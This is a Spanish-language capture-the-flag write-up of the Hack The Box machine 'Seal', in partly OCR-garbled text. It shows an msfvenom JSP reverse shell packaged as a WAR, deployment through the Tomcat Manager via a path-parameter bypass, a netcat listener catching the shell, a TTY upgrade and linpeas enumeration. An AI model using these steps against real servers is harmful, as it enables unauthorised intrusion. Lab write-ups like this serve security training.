
Tomando ayuda de una maquina que ya hice (Tabby) nos muestra como atacar un tomcat el siguiente link
https://www.hackingarticles.in/multiple-ways-to-exploit-tomcat-manager/
la idea es subir una shell en formato war.



creamos la reverse shell con msfvenom


reverseShell formato war

msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.20 LPORT=1234 -f war > shell.war




```
 ~/machineshtb/Seal
 msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.20 LPORT=1234 -f war > shell.war
Payload size: 1088 bytes
Final size of war file: 1088 bytes

 ~/machineshtb/Seal
```

subimos





ahora nos ponemos en escucha con netcat



```
~/machineshtb/Seal
└─ nc -lvnp 1234
listening on [any] 1234 ...
```

y le doy a deploy




https://10.10.10.250/manager;name=orange/html/upload?org.apache.catalina.filters.CSR
YouTube
DeepL Translate - El m...
Machine Excell
Training
ACTIVE DIRECTORY
OSCP

03 Access Denied

ɔu are not authorized to view this page.

/ default the Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to edit the Manager's `context.xml` file.

you have already configured the Manager application to allow access and you have used your browsers back button, used a saved book-mark or similar then you may have triggered the cross ıabled for the HTML interface of the Manager application. You will need to reset this protection by returning to the main Manager page. Once you return to this page, you will be able to continu you continue to see this access denied message, check that you have the necessary permissions to access this application.


you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

ɔr example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
role rolename="manager-gui"/>
user username="tomcat" password="s3cret" roles="manager-gui"/>
```


ɔte that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) requ

aca me vuelvo a loguear en otro navegador



10.10.10.250/manager;name=orange/html

nuevamente subimos y desplegamos




Manager

List Applications	HTML Manager Help


Applications

Path	Version	Display Name	Running	Sessio
/	*None specified*		true	
/host-manager	*None specified*	Tomcat Host Manager Application	true	
/manager	*None specified*	Tomcat Manager Application	true	
/shell	*None specified*		true	

y ya esta nuestra shell.
ahora es ir al directorio




y somos tomcat




```
~/machineshtb/Seal
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.10.250] 45712
whoami
tomcat
```

mejoramos la shell
script /dev/null -c bash
ctrol + z
stty raw -echo; fg
reset xterm
export TERM=xterm
stty rows 45 columns 174
intento tomar la flag pero no nos deja



```
gitbucket.war  user.txt
tomcat@seal:/home/luis$ cat user.txt
cat: user.txt: Permission denied
tomcat@seal:/home/luis$ cd
```

descargo linpeas para ver si me encuentra algo utilizo una version vieja




Release refs/heads/master 20220203

github-actions released this Feb 3, 2022 20220203 9f4045c

```
Merge pull request #264 from deoxykev/master

More robust implementation of pkexec binary modification time check
```


transfiero y ejecuto



```
Length: 763810 (746K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                        100%[==========================================

2024-02-04 02:20:14 (1.65 MB/s) - ‘linpeas.sh’ saved [763810/763810]

tomcat@seal:/tmp/lin$ ls
linpeas.sh
tomcat@seal:/tmp/lin$ .
```


pero no encontramos mayor cosa

Enumerando bastante encontramos en la ruta /opt/ una carpeta llamada backups



```
archives  playbook
tomcat@seal:/opt/backups$ ls -la
total 16
drwxr-xr-x 4 luis luis 4096 Feb  4 02:32 .
drwxr-xr-x 3 root root 4096 May  7  2021 ..
drwxrwxr-x 2 luis luis 4096 Feb  4 02:32 archives
drwxrwxr-x 2 luis luis 4096 May  7  2021 playbook
tomcat@seal:/opt/backups$ 
```


playbook linux



Los playbooks de Ansible son listas de tareas que se ejecutan automáticamente en un inventario específico o en grupos de hosts. Las tareas de Ansible se pueden combinar para crear un play, un grupo ordenado de tareas que se asigna a hosts específicos, y las tareas se ejecutarán en el orden en el que se escriban. 17 nov 2023

